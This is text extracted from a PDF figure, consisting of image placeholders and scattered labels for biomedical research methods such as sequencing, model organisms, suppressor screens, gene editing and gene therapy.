





sequencing









model organisms



suppressor screen

structural analysis



RNA upregulation

enzyme synthesis



medicinal chemistry

stem cell creation




gene editing

gene therapy




metabolic diet



high-throughput

